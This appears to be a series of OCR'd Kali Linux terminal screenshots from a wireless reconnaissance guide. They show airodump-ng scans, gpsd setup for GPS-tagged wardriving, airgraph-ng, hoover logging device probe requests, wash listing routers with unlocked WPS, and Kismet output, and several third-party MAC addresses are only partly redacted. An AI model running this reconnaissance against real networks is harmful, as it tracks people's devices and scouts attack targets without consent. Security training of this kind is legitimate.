

root@kali: ~
File Edit View Search Terminal Help
CH 11][Elapsed: 48 s][2015-12-21 15:19
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
B4:75: -74 0 251 207 55 11 54e. WPA2 CCMP PSK snake1
BSSID STATION PWR Rate Lost Frames Probe
B4:75:0E:64:66:89 78:FD:94:B2:F4:B4 -1 0e- 0 0 109
B4:75:0E:64:66:89 60:6B:BD:59:F0:FC -72 1e- 1e 0 32
B4:75:0E:64:66:89 08:00:28:58:7B:21 -86 1e- 1 0 3
B4:75:0E:64:66:89 60:F8:1D:D5:92:EF -90 0 - 1 0 1



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# apt-get install gpsd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
libgps21
Suggested packages:
gpsd-clients
The following NEW packages will be installed:
gpsd libgps21
0 upgraded, 2 newly installed, 0 to remove and 5 not upgraded.
Need to get 322 kB of archives.
After this operation, 805 kB of additional disk space will be used.
Do you want to continue? [Y/n]



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# gpsd -D 5 -N -n /dev/ttyUSB0
gpsd:INFO: launching (Version 3.11)
gpsd:IO: opening IPv4 socket
gpsd:IO: opening IPv6 socket
gpsd:INFO: listening on port gpsd
gpsd:PROG: NTPD shmat(622598,0,0) succeeded, segment 0
gpsd:PROG: NTPD shmat(655368,0,0) succeeded, segment 1
gpsd:PROG: NTPD shmat(688137,0,0) succeeded, segment 2
gpsd:PROG: NTPD shmat(720906,0,0) succeeded, segment 3
gpsd:PROG: successfully connected to the DBUS system bus
gpsd:PROG: shmat() succeeded, segment 753675
gpsd:PROG: shared-segment creation succeeded,
gpsd:INFO: stashing device /dev/ttyUSB0 at slot 0
gpsd:INFO: opening GPS data source type 3 at '/dev/ttyUSB0'
gpsd:INFO: speed 4800, 8N1
gpsd:PROG: Probing "Garmin USB binary" driver...
gpsd:INFO: attempting USB device enumeration.
gpsd:INFO: 067b:2303 (bus 1, device 4)
gpsd:INFO: 148f:3070 (bus 1, device 3)
gpsd:INFO: 80ee:0021 (bus 1, device 2)
gpsd:INFO: 1d6b:0001 (bus 1, device 1)
gpsd:INFO: vendor/product match with 091e:0003 not found
gpsd:PROG: Probe not found "Garmin USB binary" driver...
gpsd:PROG: Probing "GeoStar" driver...
gpsd:PROG: Sent GeoStar packet id 0xc1



root@kali: ~
File Edit View Search Terminal Help
CH 6][GPS 38.[redacted] -90.[redacted] 0.000 160.83][Elapsed: 24 s][2015-12-20 13:56
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
30:B5:C2:E8:D6:68 -37 1 213 284 18 6 54e WPA2 CCMP PSK
30:B5:C2:FB:49:06 -42 0 226 189 11 6 54e. WPA2 CCMP PSK
90:84:0D:D5:0B:FF -74 1 68 1233 2 6 54e. WPA2 CCMP PSK
D8:50:E6:5A:53:78 -83 39 77 21 1 6 54e WPA2 CCMP PSK
6C:B0:CE:B0:0D:FC -87 63 83 97 6 6 54e WPA2 CCMP PSK
94:62:69:23:9A:10 -88 0 13 1 0 6 54e WPA2 CCMP PSK
14:5B:D1:E1:1A:30 -88 0 12 0 0 6 54e WPA2 CCMP PSK
00:23:69:F1:19:C9 -88 0 14 2 0 6 54e WPA TKIP PSK
FA:8F:CA:9C:52:0E -89 0 5 0 0 6 54e. OPN <length: 0>
BSSID STATION PWR Rate Lost Frames Probe
30:B5:C2:E8:D6:68 88:87:17:BC:F4:AA -46 0e- 0e 0 79
30:B5:C2:E8:D6:68 60:C5:47:23:DF:15 -46 0e- 1 1 43
30:B5:C2:E8:D6:68 0C:2A:69:08:E3:5A -60 0 - 0e 0 1
30:B5:C2:E8:D6:68 C4:7F:51:01:81:6A -64 0e- 0e 3 102
30:B5:C2:E8:D6:68 00:1A:13:18:D4:AE -72 0 - 1e 0 1
30:B5:C2:FB:49:06 34:AF:2C:9D:0B:44 -1 0e- 0 0 1


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ls -lsa dump-01*
464 -rw-r--r-- 1 root root 472427 Dec 21 15:31 dump-01.cap
8 -rw-r--r-- 1 root root 4232 Dec 21 15:31 dump-01.csv
4 -rw-r--r-- 1 root root 1933 Dec 21 15:31 dump-01.kismet.csv
52 -rw-r--r-- 1 root root 49790 Dec 21 15:31 dump-01.kismet.netxml
root@kali:~#


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# svn co http://svn.aircrack-ng.org/trunk/scripts/airgraph-ng
A airgraph-ng/test
A airgraph-ng/lib
A airgraph-ng/graphviz
A airgraph-ng/man
A airgraph-ng/support
A airgraph-ng/airgraph-ng
A airgraph-ng/test/test-1.txt
A airgraph-ng/dump-join
A airgraph-ng/lib/Makefile
A airgraph-ng/setup.py
A airgraph-ng/graphviz/lib_Airgraphviz.py
A airgraph-ng/graphviz/libOuiParse.py
A airgraph-ng/graphviz/__init__.py
A airgraph-ng/graphviz/libDumpParse.py
A airgraph-ng/man/dump-join.1
A airgraph-ng/man/Makefile
A airgraph-ng/man/airgraph-ng.1
A airgraph-ng/Makefile
A airgraph-ng/README
Checked out revision 2798.
root@kali:~#



root@kali: ~/airgraph-ng
File Edit View Search Terminal Help
root@kali:~/airgraph-ng# chmod +x airgraph-ng
root@kali:~/airgraph-ng# ./airgraph-ng
#######################################
Welcome to Airgraph-ng
#######################################
Usage: airgraph-ng options [-o -i -g]
Options:
-h, --help show this help message and exit
-o OUTPUT, --output=OUTPUT
Our Output Image ie... Image.png
-i INPUT, --dump=INPUT
Airodump txt file in CSV format. NOT the pcap
-g GRAPH_TYPE, --graph=GRAPH_TYPE
Graph Type Current [CAPR (Client to AP Relationship)
OR CPG (Common probe graph)]
root@kali:~/airgraph-ng#



00:F2:01:05:EB:70
Essid:
Channel: 6
Encryption: WPA
OUI: Unknown
First Time Seen: 2015-12-28 14:40:42
Last Time Seen: 2015-12-28 14:40:50
Number of Clients: 1
D0:92:9E:5E:92:04
OUI: Unknown
Device Type: Unknown
First Time Seen: 2015-12-28 14:40:42
Last Time Seen: 2015-12-28 14:41:19
A2:1B:29:4B:6B:BC
Essid:
Channel: -1
Encryption:
OUI: Unknown
First Time Seen: 2015-12-28 14:36:45
Last Time Seen: 2015-12-28 14:36:45
Number of Clients: 1
34:E2:FD:6C:29:F2
OUI: Unknown
Device Type: Unknown
First Time Seen: 2015-12-28 14:36:22
Last Time Seen: 2015-12-28 14:36:45
20:4E:7F:55:8F:D0
Essid:
Channel: 6
Encryption: WPA
OUI: Unknown
First Time Seen: 2015-12-28 14:36:10
Last Time Seen: 2015-12-28 14:45:19
Number of Clients: 2
80:56:F2:63:46:A7
OUI: Unknown
Device Type: Unknown
First Time Seen: 2015-12-28 14:40:03
Last Time Seen: 2015-12-28 14:41:26
98:E0:D9:87:A7:BF
OUI: Unknown
Device Type: Unknown
First Time Seen: 2015-12-28 14:35:58
Last Time Seen: 2015-12-28 14:46:25


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# git clone http://github.com/xme/hoover
Cloning into 'hoover'...
remote: Counting objects: 12, done.
remote: Total 12 (delta 0), reused 0 (delta 0), pack-reused 12
Unpacking objects: 100% (12/12), done.
Checking connectivity... done.
root@kali:~#


```
root@kali:~/hoover# ./hoover.pl --interface wlan0mon --tshark-path /usr/bin/tshark
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:46: dofile has been disabled due to running Wires
hark as superuser. See http://wiki.wireshark.org/CaptureSetup/CapturePrivileges for help in
 running Wireshark as an unprivileged user.
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan0mon'
4 ++ New probe request from 64:[redacted]c3 with SSID: [redacted] [1]
6 ++ New probe request from a4:[redacted]a2 with SSID: [redacted] [2]
15 ++ New probe request from a4:[redacted]:a2 with SSID: [redacted] [3]
++ New probe request from a4:67:[redacted] with SSID: [redacted] [4]
++ New probe request from a4:67:[redacted] with SSID: [redacted] [5]
++ New probe request from a4:67:[redacted] with SSID: [redacted] [6]
++ New probe request from a4:67:[redacted] with SSID: [redacted] [7]
++ New probe request from a4:67:[redacted] with SSID: [redacted] [8]
++ New probe request from a4:67:[redacted] with SSID: [redacted] [9]
17 ++ New probe request from 48:[redacted]:07 with SSID: [redacted] [10]
19 ++ New probe request from c4:[redacted]:6a with SSID: [redacted] [11]
21 ++ New probe request from 48:[redacted]:dd with SSID: [redacted] [12]
41 ++ New probe request from a4:[redacted]:a2 with SSID: [redacted] [13]
++ New probe request from a4:67:[redacted] with SSID: [redacted] [14]
45
```


```
root@kali:~# wash -i wlan0mon -C

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID                 Channel       RSSI       WPS Version       WPS Locked        ESSID
-------------------------------------------------------------------------------------------------------
00:23:[redacted]      6             -77        1.0               No                [redacted]
30:B5:[redacted]      6             -47        1.0               No                [redacted]
6C:B0:[redacted]      6             -89        1.0               No                [redacted]
B4:75:[redacted]      11            -75        1.0               No                [redacted]
E8:FC:[redacted]      11            -81        1.0               No                [redacted]
E4:F4:[redacted]      5             -93        1.0               No                [redacted]
B8:3E:[redacted]      3             -87        1.0               No                [redacted]
C0:FF:[redacted]      11            -91        1.0               No                [redacted]
44:94:[redacted]      11            -91        1.0               No                [redacted]
84:1B:[redacted]      1             -91        1.0               No                [redacted]
AC:3A:[redacted]      1             -85        1.0               No                [redacted]
C0:56:[redacted]      6             -89        1.0               No                [redacted]
C0:56:[redacted]      1             -91        1.0               No                [redacted]
```



root@kali: ~
File Edit View Search Terminal Help
Kismet Sort View Windows
Name T C Ch Pkts Size
+! Autogroup Probe P N --- 7 0B
! <Hidden SSID> A 0 1 33 0B
! Wilson Network A 0 6 26 1K
! <Hidden SSID> A 0 1 34 0B
! Police Surveillance A 0 1 9 0B
MAC Type Freq Pkts Size Manuf
[--- No clients seen ---]
GPS 38.[redacted] -90.[redacted] Spd: 0.00 fph Alt: 768.36 ft 3d fix Pwr: AC
31
Packets
0
Data
yes, channel 8, 54.00 mbit
INFO: Detected new probe network "[redacted]", BSSID A4:67:06:6F:FF:A2, encryption no, channel 0, 54.00 mbit
INFO: Detected new probe network "<Any>", BSSID 54:88:0E:D4:4B:6B, encryption no, channel 0, 54.00 mbit
kali
Elapsed
00:02.03
Networks
30
Packets
537
Pkt/Sec
1
Filtered
0
Monitor
Hop

